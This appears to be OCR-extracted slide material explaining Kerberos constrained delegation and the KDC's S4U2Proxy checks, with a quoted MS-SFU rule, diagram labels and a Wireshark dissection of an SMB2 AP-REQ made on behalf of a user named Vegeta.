
- The KDC would’ve tried RBCD as a “fallback” (the bit was set), but would’ve failed as well (RBCD was not configured…)

- We will see more about this in the RBCD section…




If the service ticket in the **additional-tickets** field is not set to forwardable<19> and the PA-PAC-OPTIONS [167] ([MS-KILE] section 2.2.10) padata type does not have the resource-based constrained delegation bit set, then the **KDC** MUST return KRB-ERR-BADOPTION with STATUS_NO_MATCH.

https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-sfu/6d76bf10-3c48-4e14-9992-df1bd456455e



AS
Vegeta
NTDS
TGS
TGT
ST
ST
encTGSRep
Info
Auth
Auth
HTTP
ST
Auth
CIFS
Secret Key
Session Key
TS
Timestamp
Auth
Authenticator


AP-REQ (SMB)

- AP-REQ through SMB on behalf of Vegeta
- CIFS ticket + authenticator



```
▾ SMB2 (Server Message Block Protocol version 2)
  ▸ SMB2 Header
  ▾ Session Setup Request (0x01)
      [Preauth Hash: 8b937fc5b8f278aa859bcde86e0adaffde7d25cf855070d7…]
    ▸ StructureSize: 0x0019
    ▸ Flags: 0
    ▸ Security mode: 0x01, Signing enabled
    ▸ Capabilities: 0x00000001, DFS
      Channel: None (0x00000000)
      Previous Session Id: 0x0000000000000000
      Blob Offset: 0x00000058
      Blob Length: 1922
    ▾ Security Blob: 6082077e06062b0601050502a08207723082076ea030302e…
      ▾ GSS-API Generic Security Service Application Program Interface
          OID: 1.3.6.1.5.5.2 (SPNEGO - Simple Protected Negotiation)
        ▾ Simple Protected Negotiation
          ▾ negTokenInit
            ▸ mechTypes: 4 items
              mechToken: 6082073006092a864886f71201020201006e82071f308207…
            ▾ krb5_blob: 6082073006092a864886f71201020201006e82071f308207…
                KRB5 OID: 1.2.840.113554.1.2.2 (KRB5 - Kerberos 5)
                krb5_tok_id: KRB5_AP_REQ (0x0001)
              ▾ Kerberos
                ▾ ap-req
                    pvno: 5
                    msg-type: krb-ap-req (14)
                    Padding: 0
                  ▸ ap-options: 20000000
                  ▸ ticket
                  ▸ authenticator
```



Secret Key
Session Key
TS
Timestamp
Auth
Authenticator
AS
NTDS
TGS
Vegeta
HTTP
CIFS
ST
Info
Auth
Vegeta
15:00



